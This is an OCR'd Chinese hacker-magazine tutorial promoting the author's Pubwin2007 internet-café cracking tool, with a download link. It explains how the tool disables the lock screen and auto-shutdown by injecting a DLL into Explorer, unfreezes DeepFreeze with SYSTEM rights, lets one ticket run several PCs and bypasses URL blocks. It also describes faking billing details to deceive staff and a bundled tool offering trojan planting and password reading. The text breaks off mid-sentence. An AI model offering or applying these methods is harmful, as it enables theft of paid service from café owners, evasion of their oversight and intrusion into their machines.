





图6

等待一会儿，迅雷看看控件（其实是迅雷5）就会下载完毕了，此时会弹出一个安装窗口，一路单击“下一步”按钮就可以快速完成安装了，如图5，图6。


图7


图8


图9

在安装完迅雷后，就可以到网上下载一些网吧破解工具，我推荐下载使用本人编写的网吧破解工具，地址为http://dragonkiss.ys168.com/，如图7。这样，就算网吧有下载限制，迅雷也会弹出它自己的下载窗口，网吧破解者就可以通过迅雷来下载网吧破解工具了，如图8。

下载之后，大家就可以通过这些网吧破解工具对网吧进行深入的破解了。

如果我的这个小工具还无法满足你的网吧破解需求，那么大家也可以通过这个下载的迅雷软件下载诸如精锐网吧辅助工具等等网吧破解强效软件，如图9。

Pubwin的终极克星——

ScudesertXof

文章难易度：★★

网吧？说实话，我是很少去的。可是家里的电脑始终没有联上网（妈妈说，等我考上大学就给我开通。苍天啊！我还要再等两年！），因此我不得不到网吧去下载点考试的题……唉，去网吧又要花钱（妈妈从不给我零用钱的）。我看黑客X档案也有几年了，里面有许多文章都是写如何破解Pubwin这款网管软件的，但有的方法已经失效了，例如：使用一些任务管理器的辅助工具来暂停Pubwin的进程，让它的被控端失效，达到免费上网的方法就不能用了，用了后，电脑会自动重启的。还有，网上的一些破解软件，大家也不要轻信，不是绑了马，就是有后门，破解的效果也不好，甚至是完全没有用，活脱脱就是一个下载

者！最后一点也是最重要的一点，就是入侵主机加钱的方法远不如破解本机锁屏、防止自动关机的方法要好！

“Pubwin2007 破解程序(HackerXFiles 专版)”，应该说这是一个许多优秀的破解程序的集合体，是我精心挑选，再整合到一起的，就成为现在的“Pubwin2007 破解程序(HackerXFiles 专版)”，程序运行后的主界面如图 1 所示。



图 1

一、使用篇

接下来，我就从左至右，介绍一下里面的工具吧。程序界面左下角的“解冻 1”和“解冻 2”是两款不同的破解“冰点还原”的程序（不知为什么，我们这儿的网吧，使用的都是 Pubwin2007 加冰点还原的配置）。

点击“解冻 1”按钮后，就会弹出如图 2 所示的界面，它运行的权限就是当前用户的权限，而点击“解冻 2”按钮后，就会弹出如图 3 所示的界面，它运行的权限则是 SYSTEM 权限。这里需要注意的是，要是想破解“冰点还原”，就先不要点主界面中的“开始破解”按钮，因为“解冻 2”是以 SYSTEM 权限运行的，破解后虚拟出来的桌面是不能看到“解冻 2”运行的，不是它没有运行，而是在原来的桌面里运行了。而且了，破解“冰点还原”后也是要重启电脑的，没有必要破解 Pubwin2007 后，再破解冰点的还原功能啊。




图 2




图 3

现在，我们开始看“Pubwin2007 破解程序(HackerXFiles 专版)”的一项核心功能，就是主界面中的“开始破解”，单击“开始破解”按钮，与此同时，屏幕会闪动一下，就这么一瞬间，我们就搞定了 Pubwin2007。

我来简单阐述一下程序破解 Pubwin 的原理，破解完毕后，程序会在原来的 Explorer.EXE 进程中插入一个名为“AutiShutDown.dll”的动态链接库文件，它的作用是防止主控端对被控端强制关机。举个例子，一台没有人使用，而又开着的电脑，过一会儿，它会自动关机，“AutiShutDown.dll”的功能就是让 Pubwin 的自动关机功能失效，而且大家不用担心网管会找来，因为其它的破解方式大多都是结束被控端的 Client 进程，这样主控端就会显示“非法”的标记。但是，我们破解完的电脑，只是破解了 Pubwin2007 的锁屏和自动关机功能，并不是结束 Pubwin2007 的 Client 进程，这样网管那里的主机显示的仍是锁屏，并不是“非法”。因此，我们不用担心网管会找来，尤其是在规模很大的网吧，没有哪个网管会注意到一台电脑长时间不关机的，只会注意有“非法”显示的电脑。

除此之外，就要说说那个虚拟桌面了，破解的同时，程序会虚拟一个名叫 explorer.exe 的进程，它与原来的 Explorer.EXE 不同。举个例子，在未破解的电脑登录一个黑客网站时，浏览器就会自动关闭，这是因为 Pubwin2007 禁止了一些网址的浏览，而完成破解的电脑就没有这些限制了。再举个例子，未破解的电脑里只能用开机时的小票里的卡号来登录，待破解完成后，把旁边的电脑打开，就可以在第二台电脑中输入刚才的开机号了，也就是说，一张票可以开多台电脑。其它的例子还有很多，就不一一举例了。



图 4

以上这些就是“开始破解”按钮的功能，为了更好的使用，我还增加了“伪装图标”功能，增加这项功能主要是为了对应突发事件，例如万一被网管发现了，网管会先查看电脑的“消费信息”，如果我们伪装了图标，他询问你时你也就有理由了。

下面再来说一下如何设置“伪装图标”功能，单击按钮后，就会出现程序了，如图 4。首先要设置“消费信息”。“伪装卡号”、“用户类别”、“开始时间”、“预付款”、“消费金额”等等都是可以修改的，修改完后就直接点“5.设置完毕后，点我修改”按钮。其实，默认的设置也足够用的了。最终伪装出来的信息如图 5 所示，点“确定”就可以了。




图 5

如果想再次更改里面的信息，那就需要再次打开桌面右下角系统托盘中的“消费信息”，点击图中右上角的那个小叉子，就能关闭了。注意：系统托盘中不要有多个“消费信息”，不然的话可就是画蛇添足了。

下面，再来看看“精锐网吧辅助工具 V5.7”，个人认为这款软件确实不错，于是就集合到了“Pubwin2007 破解程序(HackerXFiles 专版)”里，如图 6。里面的功能都很实用，比如“灰色突破”、




图 6

“星号密码读取”、“IPC 木马种植”等等，更多的功能就由大家自己去发现吧。

“Pubwin2007 破解程序(HackerXFiles 专版)”的最后一个功能，就是挂机锁，程序界面如图 7 所示，这个程序是我从 07 年 6 月黑客 X 档案光盘里的“超级实用工具集”里提取的一个名为“挂机锁.exe”的程序。在使用过程中，我发现这个程序里被植入了后门程序，而“Pubwin2007 